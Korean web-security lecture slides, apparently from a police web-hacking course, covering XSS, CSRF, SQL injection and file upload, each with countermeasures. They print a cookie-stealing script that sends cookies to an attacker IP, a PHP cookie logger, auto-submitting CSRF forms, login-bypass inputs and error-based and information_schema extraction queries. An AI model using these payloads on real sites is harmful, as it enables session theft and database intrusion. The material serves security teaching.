
8. Reflective XSS

❖ Attack Flow



8. Stored XSS

❖ Attack Flow



8. XSS에 취약한 페이지 유형

❖ XSS에 취약한 페이지 유형

- ◆ HTML을 지원하는 게시판
- ◆ Search Page
- ◆ Personalize Page
- ◆ Join Form Page
- ◆ Referer 를 이용하는 Page
- ◆ 그 외 사용자로부터 입력 받아 화면에 출력하는 모든 페이지에서 발생 가능

8. XSS에 취약한 페이지 유형(cont)

❖ Search Page

- ◆ 사용자로부터 입력된 내용을 검색한 후 검색요청 값(입력문자열)을 화면에 표시하는 경우



도움말: [한국어 검색결과만 보기](#), [환경설정](#)에서 검색 언어를 선택할 수 있습니다.

[컴퓨터에 저장된 3,611개 결과 결과](#) - [숨기기](#) - [정보](#)



경찰청-웹해킹2-이명수.pptx - Rights Reserved by KnowledgePump XSS XST (Webscarab XSS-CRLF plugin.. - Webscarab XSS-CRLF plugin -OWASP Web

[Cross-site scripting - Wikipedia, the free encyclopedia](#)- [이 페이지 번역하기 BETA]

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML ...

en.wikipedia.org/wiki/Cross-site_scripting - 58k - [저장된 페이지](#) - [유사한 페이지](#)

8. XSS에 취약한 페이지 유형 (cont)

❖ Personalize Page

- ◆ 로그인한 사용자를 웹 서버가 인식하여 그에 따라 적절히 대응하는 페이지
 - 예) nuno님 안녕하세요?



8. XSS에 취약한 페이지 유형 (cont)

❖ Referer 이용 Page

- ◆ HTTP_REFERER 변수를 사용하여 이전페이지를 표시하는 경우
 - 예) 귀하는 "XXX"에서 방문하셨습니다.

❖ Join Form Page

- ◆ 회원 가입 시 필수항목을 입력하지 않은 경우 입력된 내용을 화면에 다시 표시

8. XSS에 이용되는 스크립트

❖ XSS를 유발할 수 있는 스크립트

- ◆ `<script> ... </script>`
- ◆ ``
- ◆ `<div style="background-image:url(javascript...)"> </div>`
- ◆ `<embed>..... </embed>`
- ◆ `<iframe> </iframe>`
- ◆ 등등

8. XSS의 Filtering 우회

- ❖ Filtering을 우회하기 위해 다양한 표현 가능
 - ◆ %3Cscript%3E.....%3Cscript%3E
 - ◆ Javascript;
 - ◆ Javascript
 - ◆ Javascript

8. [실습]Cookie Stealing

❖ Cookie를 Attacker에게 전송하는 악성스크립트

```
<img name="i" width=0 height=0 />  
<script> i.src="http://172.16.0.200/getcookie.php?cookie="+document.cookie</script>
```

- ◆ Image객체 생성 후 Script를 이용하여 Image의 location속성을 변경
- ◆ 쿠키는 HTML DOM에 구현되어있으며 스크립트로 접근 가능
 - document.cookie

8. [실습]Cookie Stealing(cont)

- ❖ Cookie를 저장하는 스크립트 (PHP)

```
<?
    $fd = fopen("/tmp/cookie.dat","a+");
    while( list($key, $val)=each($_GET))
    {
        fputs($fd, $REMOTE_ADDR . " ");
        fputs($fd, $key);
        fputs($fd, " = ");
        fputs($fd, $val);
        fputs($fd, "\n");
    }
    fclose($fd);
    echo("<html> I have ate your cookie ~ </html>");
?>
```

8. XSS 대응책 (Server)

❖ Server

- ◆ 스크립트 무효화
 - 입력 값 검증
 - ❖ 사용자로부터 입력되는 값을 반드시 Sever측에서 검사한다.
 - ❖ HTML태그의 중요속성과 인코딩 방식을 이해하여 필터링
 - ❖ White List 방식의 필터링 사용
 - 출력 값 인코딩
 - ❖ 출력 값은 HTML 인코딩을 사용하여 제공한다.
 - ❖ 출력 값 코드페이지 명시 (ISO 8859-1 , UTF8등)
 - html 포맷의 입력 페이지를 최대한 줄인다.
 - ❖ 필요한 html태그 기능만 제공한다.
- ◆ 중요한 정보는 쿠키에 저장하지 않도록 한다.
- ◆ Session과 IP를 묶어서 서버 측에서 인증한다.
- ◆ 스크립트에 의한 쿠키 접근 제한 (httponly)
- ◆ XST공격 기법을 차단하기 위해 TRACE Method 금지

8. XSS 대응책 (Client)

❖ Client

- ◆ 링크를 클릭하여 이동하지 말고 직접 URL에 주소 입력
- ◆ Flash 디폴트 실행 금지
- ◆ 웹 브라우저의 인터넷 옵션에서 개인 정보 등급 상향조정 (불필요한 쿠키전송금지)
- ◆ Internet Explorer의 최신 패치 적용
- ◆ 여러 사이트 동일 패스워드 사용 금지
- ◆ 주기적인 패스워드 변경

9. CSRF의 특징

❖ CSRF의 특징

- ◆ Victim에 의해 Request가 발생하기 때문에 공격자의 IP 추적이 어렵다
- ◆ XSS와 달리 자바스크립트를 사용할 수 없는 상황에서도 공격이 가능

❖ 공격 조건

- ❖ 공격자는 사이트에서 제공하는 해당 기능의 Request/Response를 분석해야 한다
- ❖ 사이트가 Session Token만으로 해당 기능의 권한을 인증하고 있을 때 가능

9. CSRF

❖ CSRF (Cross Site Request Forgery)

- ◆ a.k.a XSRF
- ◆ pronounce C-Surf
- ◆ One-click Attack / Zero-click Attack
- ◆ 사이트에서 제공하는 기능을 신뢰된 사용자의 권한으로 요청하도록 하는 공격
 - 공격자의 악성코드를 읽은 Victim은 자신도 모르게 Request를 서버로 보내게 되고, 서버는 Victim의 권한으로 Request에 대한 처리를 하게 됨
 - 즉 Session Hijacking과 유사한 권한 도용 공격임

❖ 공격의 범위

- ◆ 서버에서 지원하는 모든 기능이 공격범위가 될 수 있음.
 - DB를 모두 삭제하는 기능을 관리자에게 지원한다면 공격자는 이 공격을 이용해서 DB삭제도 가능하다.


9. CSRF(cont)

❖ CSRF 공격의 예

- ◆ 댓글 자동 달기
- ◆ 자동 친구 등록
- ◆ 자동 회원 정보 변경
- ◆ 포인트 자동 기부
- ◆ 좋아요/싫어요 누르기
- ◆ 이 외에도 웹 애플리케이션이 지원하는 기능을 사용할 수 있음

9. CSRF(cont)

❖ Attack Flow



※ Stored 방식, Reflective 방식 모두 가능

9. XSS와 CSRF의 차이점

❖ XSS와 CSRF의 차이점

	XSS	CSRF
공격 수행 지점	클라이언트	서버
기능 구현	공격자가 Script를 이용하여 직접 구현	서버에서 제공하는 기능을 도용
Script 사용여부	반드시 Script가 사용가능해야함	Script를 사용할 수 없어도 공격가능
공격 시 준비사항	XSS 취약점만 발견 후 즉시 사용가능	공격하고자 하는 Request/Response의 로직을 분석해야 함
공격감지 가능여부	Stored / Reflective 모두 감지 가능	구분할 수 없음

9.[실습] CSRF

- ❖ 게시판에 CSRF 스크립트를 올려 글 읽는 사람의 개인정보를 자동으로 변경한다.
- ❖ CSRF 악성 코드

```

```


9. [실습] CSRF

- ❖ 악성 스크립트가 Posting되어 있는 글을 읽으면 읽는 사람의 권한으로 회원정보를 변경하는 페이지가 호출되게 된다.

닉네임 :

이메일 :

[변경되기 전]



닉네임 :

이메일 :

[변경된 후]

9. [실습] POST방식의 CSRF

- ❖ Post방식을 사용하는 경우에는 Form을 이용하여 공격이 가능하다.

```
<FORM id="myForm" METHOD='POST' action='aaa.asp'>  
    <INPUT type='hidden' name='aaa' value='111'>  
    <INPUT type='hidden' name='bbb' value='222'>  
</FORM>  
<SCRIPT>  
    document.getElementById("myForm").submit();  
</SCRIPT>
```

- ❖ Form의 Reference를 얻어오는 방법
 - ◆ document.Forms[]
 - ◆ document.getElementById()
 - ◆ document.getElementsByName()

9. CSRF 대응책

❖ 대응책

- ◆ XSS 취약점이 없도록 확인
- ◆ 웹 클라이언트로부터 전달된 세션 토큰의 진위성을 확인
- ◆ 단순히 Session Token만을 이용한 권한 부여 금지
 - 사이트에서 제공하는 중요한 기능은 email이나 전화, SMS등을 이용하여 재 인증을 요구
- ◆ GET방식보다는 POST방식을 사용을 권장하나 POST방식으로 사용하더라도 보안성이 크게 향상되진 않는다.
 - POST방식도 CSRF가 가능

❖ 사용자 대응책

- ◆ 사이트를 이용 후 반드시 로그아웃 한다

10. SQL

- ❖ SQL (Structured Query Language)
 - ◆ DDL과 DML을 포함하는 Database 관리용 언어
 - DDL : 데이터 정의어
 - DML : 데이터 조작어
 - DCL : 데이터 제어어

10. 데이터 조회하기

❖ SELECT 문

◆ 형식

```
SELECT <필드명> FROM <테이블명> WHERE <조건>
```

◆ 의미

- <테이블>에서 <조건>에 맞는 레코드를 검색한 후 <필드>에 해당하는 값들만 출력하라
- 예) SELECT * FROM member WHERE name='이명수'

	id	user_id	user_pw	name	nickname	age	zipcode	address1
1	1	nuno	dlaudtn	이명수		19	431-060	경기 안양시 동안구 관양동

10. SQL(cont)

❖ 집계함수(Aggregate function)

◆ 형식

- SELECT 집단함수(<필드명>)
FROM <테이블명>

◆ 집단함수

- COUNT : 반환레코드의 개수
- SUM : 값의 합계
- AVG : 값의 평균
- MAX : 값의 최대값
- MIN : 값의 최소값

◆ 예) SELECT COUNT(*) FROM member

	(열 이름 없음)
1	22

10. SQL(cont)

❖ GROUP BY / HAVING

◆ 형식

```
SELECT 집단함수(<필드명>) FROM <테이블명>  
GROUP BY <필드명> HAVING <조건>
```

◆ 의미

- 출력된 레코드를 그룹으로 묶고 각 그룹에대한 요약 값을 계산

```
예) SELECT age, count(age) FROM member GROUP BY  
age HAVING age<=30 // 30세 이하만 그룹화 하여 출력
```

	age	(열 이름 없음)
1	19	1
2	21	1
3	24	1
4	25	4
5	26	2
6	27	2
7	28	2
8	29	3

10. SQL(cont)

❖ UNION

◆ 형식

```
SELECT <필드명> FROM <테이블명> WHERE <조건>  
UNION  
SELECT <필드명> FROM <테이블명> WHERE <조건>
```

- 합쳐질 레코드의 개수와 타입이 맞아야 한다.

◆ 의미

- 두 테이블의 검색결과를 합쳐서 반환한다.

예) SELECT name, age FROM member UNION SELECT strname, intReadno FROM board

10. SQL(cont)

❖ INSERT

◆ 형식

```
INSERT INTO <테이블명> (컬럼명, ) VALUES (값, )
```

◆ 의미

- 테이블에 레코드를 추가한다.

```
예 ) INSERT INTO member (user_id, user_pw, name, nickname, age) VALUES ('hacker',  
'hacker', 'hacker', 'hacker', 1)
```


10. SQL(cont)

❖ UPDATE

◆ 형식

```
UPDATE <테이블>  
SET <필드명>=<값>  
WHERE <조건>
```

◆ 의미

- <조건>에 맞는 레코드의 <필드>값을 <변경될 값>으로 변경

예) member테이블의 '이명수'를 '박명수'로 수정

```
UPDATE member SET name='박명수' WHERE name='이명수'
```

	id	user_id	user_pw	name	nickname	age	zipcode	address1
1	1	nuno	dlaudtn	박명수		19	431-060	경기 안양시 동안
2	3	aaaa	aaaa	aaaa	aaaa	43	000-000	노숙자
3	4	bbbb	bbbb	bbbb	bbbb	56	000-000	노숙자

10. SQL(cont)

❖ DELETE

◆ 형식

```
DELETE  
FROM <테이블명>  
WHERE <조건>
```

◆ 의미

- <테이블명>에서 <조건>에 맞는 레코드를 삭제한다.

예) DELETE FROM member WHERE name = 'tester'

11. SQL Injection

❖ SQL Injection 이란?

- ◆ 사용자가 서버에 제출한 데이터가 SQL Query로 사용되어 Database나 시스템에 영향을 주는 공격기법

❖ Main Cause


- ◆ 사용자로부터 입력 받은 데이터를 이용하여 동적으로 Query구문을 완성하도록 되어있는 페이지에서 사용자로부터 입력된 데이터가 적절한 검증 없이 DB 쿼리문의 일부로 포함되는 경우에 발생할 수 있다.

❖ Impact

- ◆ 웹 어플리케이션 인증 우회
- ◆ Database 덤프, 조작, 파괴
- ◆ 시스템 커맨드의 실행 (주로 MS-SQL 에서 발생)
- ◆ 시스템 주요 파일 노출

SQL Injection은 웹 해킹으로 분류하나 Database 해킹 기법임

11. 웹 어플리케이션의 일반적인 인증절차



1. ID / Password 입력
2. SQL Query 생성
3. Database에 쿼리 전송
4. Database에서 Query실행
5. 반환되는 Return 값에 따라 인증 여부판단

11. SQL Injection 가능성 확인하기

❖ SQL 구문에 영향을 줄 수 있는 문자들을 다양한 방법으로 삽입하여 결과 확인

- ◆ '
- ◆ "
- ◆ ;
- ◆ --
- ◆ #
- ◆ /* */

❖ MSSQL, MySQL, ORACLE

11. SQL Injection을 이용한 인증우회

❖ 인증우회

◆ 일반적인 어플리케이션의 인증방식 (취약한 방식)

- 사용자로부터 ID/PW를 입력 받은 후 해당 ID와 PW의 쌍이 일치하는 레코드가 존재하는지 검사 후
 - ❖ 레코드가 존재하는 경우 : 인증 성공
 - ❖ 레코드가 존재하지 않는 경우 : 인증 실패

◆ 인증에 취약한 코드 예

```
chkUser = false
id = request("user_id")
password= request("user_pw")
strSQL="select user_id, user_pw, name, email, homepage from member
where user_id=' " & id & " ' and user_pw=' " & password & " ' "
set Rs=DBconn.execute(strSQL)
if not Rs.eof then chkUser = true
```

11. SQL Injection을 이용한 인증우회(cont)

◆ 인증에 사용되는 SQL Query

- `SELECT * FROM user_table WHERE id='사용자입력값' and pw='사용자입력값'`
 - ❖ 입력된 id 와 pw가 만족하는 레코드셋을 가져오게 된다.

```
SELECT * FROM user_table WHERE 1=1  
모든 행이 반환
```

```
SELECT * FROM user_table WHERE 1=2  
어떤 레코드 셋도 반환되지 않는다.
```

◆ SQL Injection을 이용한 인증우회 핵심

- WHERE절 이하의 조건이 항상 참이 되도록 함
- 쿼리 구문이 에러가 나지 않도록 해야 함
- ※ SQL Injection에 사용할 입력값은 쿼리문에 따라 달라질 수 있다.

11. SQL Injection을 이용한 인증우회(cont)

❖ 입력

- ◆ ID : ' OR '1'='1
- ◆ PW : ' OR '1'='1

❖ 조작된 SQL 쿼리문

- ◆ `SELECT * FROM member WHERE user_id="" OR '1'='1' AND user_pw="" OR '1'='1'`

❖ 결과

- ◆ member의 모든 행이 반환된다.
- ◆ 이 경우 반환되는 레코드셋은 테이블의 전체 레코드가 반환되며 레코드셋의 현재 포인터가 일반적으로 최초로 입력된 첫 번째 레코드에 있게 되므로 첫 번째 사용자의 권한을 갖게 된다.
- ◆ 관리자의 계정은 테이블의 처음이나 끝에 두어서는 안되고 별도의 관리자 테이블을 구성하도록 해야한다.

11. SQL Injection을 이용한 인증우회(cont)

❖ 특정 ID의 권한으로 로그인 하기

- ◆ 사용자 ID를 획득한 경우 비밀번호 없이 입력한 사용자의 권한으로 인증을 우회할 수 있다.
- ◆ 게시판에서 관리자의 ID를 확인했더니 admin 이었다면 아래와 같은 코드를 이용하여 admin의 계정으로 로그인 가능
- ◆ 입력
 - ID : admin'--
 - PW : Anything
- ◆ 조작된 SQL쿼리문
 - where user_id='admin'-- and passwd='Anything'
- ◆ 결과
 - admin 계정의 권한으로 로그인

11. 변환 에러를 이용한 데이터 알아내기

- ❖ 문자열과 숫자데이터의 비교연산은 형 변환 에러를 유발하며 문자열 데이터를 에러메시지에 포함하게 된다.
- ❖ ' 와 같은 문자를 입력하여 에러유발시 Column명이 도출될 수 있다.

Microsoft OLE DB Provider for SQL Server error '80040e14'

" and user_pw=" 문자열 앞에 닫히지 않은 인용 부호가 있습니다.

/member/member_login_check.asp, line 15

- ◆ nuno' and user_pw=1--

ID	nuno' and user_pw=1--
Password	
Log in Join	

Microsoft OLE DB Provider for SQL Server error '80040e07'

varchar 값 'dlaudtn'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

/member/member_login_check.asp, line 15

11. UNION을 이용한 데이터 알아내기

❖ UNION을 이용한 방법

- ◆ UNION을 이용하여 mismatch를 발생시켜 Select 구문에 사용된 Field의 갯수를 알아낼 수 있고 문자열데이터의 경우 그 데이터를 알아 낼 수 있다.
- ◆ 정상적인 UNION 구문은 레코드셋의 필드의 갯수와 타입이 맞아야 한다
- ◆ 이때 데이터 타입에 오류가 발생하면 오류가 발생한 값을 에러메시지에 포함시키게 된다.
 - ID : nuno' UNION select 'a',1--
- ◆ 어떤 필드에서 에러가 발생했는지 알 수 없으므로 제일 앞의 필드부터 하나씩 문자로 바꿔가며 테스트해본다.

❖ 단점

- ◆ 문자열 형태의 값만 알아낼 수 있다.
- ◆ 숫자형 데이터의 경우 묵시적 형 변환 시 에러가 발생되지 않으므로 에러를 통한 방법으로는 알아낼 수 없다.

11. DB Schema 파악하기

❖ DB Schema 파악

- ◆ SQL Injection을 이용하여 단순히 인증우회만이 가능한 것은 아님
- ◆ DB Schema를 파악한 후 DB의 모든 레코드를 알아낼 수 있다.

❖ Client Side Validation 우회

- ◆ DB Schema를 파악하는 Query구문은 일반적으로 입력문자열의 길이가 비교적 길기 때문에 입력값 사이즈 제한을 하는 경우에는 이를 우회해야 한다.

11. Database명 알아내기

❖ database()

- ◆ Database의 이름을 문자열로 반환하는 MSQL 함수 문자열을 숫자와 비교하는 구문이 되므로 형 변환 중 오류가 발생하게 되며 에러 메시지를 화면에 표시 하는 경우에 변환에 실패한 값인 Database이름을 에러 메시지에 포함하게 된다.
- ◆ ' or updatexml(1, concat('[DB]=', database())), 1) –
 - 함수 인자들을 먼저 계산
 - 계산된 값을 함수에 전달
 - 그 다음 논리 오류/XPath 오류 발생

11. Table명 알아내기

❖ 방법

- ◆ 에러를 유발시켜 에러메시지에 Table 이름이 포함되게 한다.

❖ Table명을 포함한 시스템 테이블

- ◆ `information_schema.tables`
- ◆ `information_schema.columns`

❖ 모든 테이블의 이름을 알아내기 위한 방법

- ◆ 알아낸 Table이름을 하나씩 제거하면서 알아냄
- ◆ 알아낸 Table 이름과 비교연산을 통해 하나씩 차례대로 알아냄
- ◆ `limit` 구문을 이용하여 검색결과를 하나씩 정보를 추출함

11. Table명 알아내기(cont)

❖ information_schema.tables

- ◆ 사용자 테이블 정보만 확인할 수 있다.

```
mysql> select table_name, table_schema from tables;
```

TABLE_NAME	TABLE_SCHEMA
center	care
member	care
ADMINISTRABLE_ROLE_AUTHORIZATIONS	information_schema
APPLICABLE_ROLES	information_schema
CHARACTER_SETS	information_schema
CHECK_CONSTRAINTS	information_schema
COLLATIONS	information_schema
COLLATION_CHARACTER_SET_APPLICABILITY	information_schema
COLUMNS	information_schema
COLUMNS_EXTENSIONS	information_schema
COLUMN_PRIVILEGES	information_schema
COLUMN_STATISTICS	information_schema
ENABLED_ROLES	information_schema
ENGINES	information_schema
EVENTS	information_schema
FILES	information_schema

11. Table명 알아내기(cont)

❖ information_schema.columns

- ◆ DB, Table, Column 정보를 모두 얻어낼 수 있다.

```
mysql> select column_name, table_name, table_schema from columns;
```

COLUMN_NAME	TABLE_NAME	TABLE_SCHEMA
num	center	care
id	center	care
subject	center	care
content	center	care
date	center	care
hit	center	care
filename	center	care
num	member	care
id	member	care
pw	member	care
name	member	care
mobile	member	care
address	member	care
email	member	care
date	member	care
atime	member	care
count	member	care
flag	member	care
USER	ADMINISTRABLE_ROLE_AUTHORIZATIONS	information_schema

11. Table명 알아내기(cont)

❖ 알아낸 테이블 이름을 하나씩 출력

◆ 첫 번째 테이블 이름 알아내기

```
mysql> SELECT table_name FROM information_schema.tables WHERE table_schema='care' LIMIT 0,1;
+-----+
| TABLE_NAME |
+-----+
| center      |
+-----+
1 row in set (0.01 sec)
```

◆ 두 번째 테이블 이름 알아내기

```
mysql> SELECT table_name FROM information_schema.tables WHERE table_schema='care' LIMIT 1,1;
+-----+
| TABLE_NAME |
+-----+
| member      |
+-----+
1 row in set (0.00 sec)
```

11. Column명 알아내기(cont)

- ❖ information_schema.columns 를 이용
 - ◆ Information_schema.columns를 이용할 경우에는 table_name과 column_name 이 테이블에 포함되어 있으므로 table_name을 알아낼 수 도 있다.

```
mysql> SELECT column_name FROM information_schema.columns WHERE table_name='member' LIMIT 0,1;
+-----+
| COLUMN_NAME |
+-----+
| num         |
+-----+
1 row in set (0.00 sec)

mysql> SELECT column_name FROM information_schema.columns WHERE table_name='member' LIMIT 1,1;
+-----+
| COLUMN_NAME |
+-----+
| id          |
+-----+
1 row in set (0.00 sec)
```

11. Data 알아내기

- ❖ Table과 Column 이름을 파악했으므로 각각의 데이터도 알아낼 수 있다.

```
mysql> SELECT id FROM member LIMIT 0,1;  
+-----+  
| id      |  
+-----+  
| admin11 |  
+-----+  
1 row in set (0.00 sec)
```

11. SQL Injection 대응책

❖ SQL Injection 대응책

◆ 사용자로부터 입력되는 값을 반드시 서버에서 체크

- Client Side Script를 이용해서도 입력 값 제한이 가능하나 이는 공격자가 충분히 우회
가 가능하므로 반드시 해당 내용을 서버에서 체크한다.
- SQL Injection에 사용되는 문자를 필터링 한다.

❖ ' , " , ; , -- , # 등등

❖ Select , insert, delete, update, drop, union, group by, having 등

◆ 에러 메시지를 제한

◆ Web 방화벽 사용

12. File Upload 취약점

❖ File Upload 취약점

- ◆ 웹 애플리케이션에서 제공하는 파일 업로드 기능을 이용하여 서버에 악성스크립트를 업로드 시키는 것
- ◆ 파일 업로드 기능을 가진 웹 애플리케이션에서 파일의 확장자 검사에 실패하는 경우 발생

❖ Impact

- ◆ 악성스크립트를 업로드 하여 시스템 명령을 실행하거나, 시스템 구조 파악
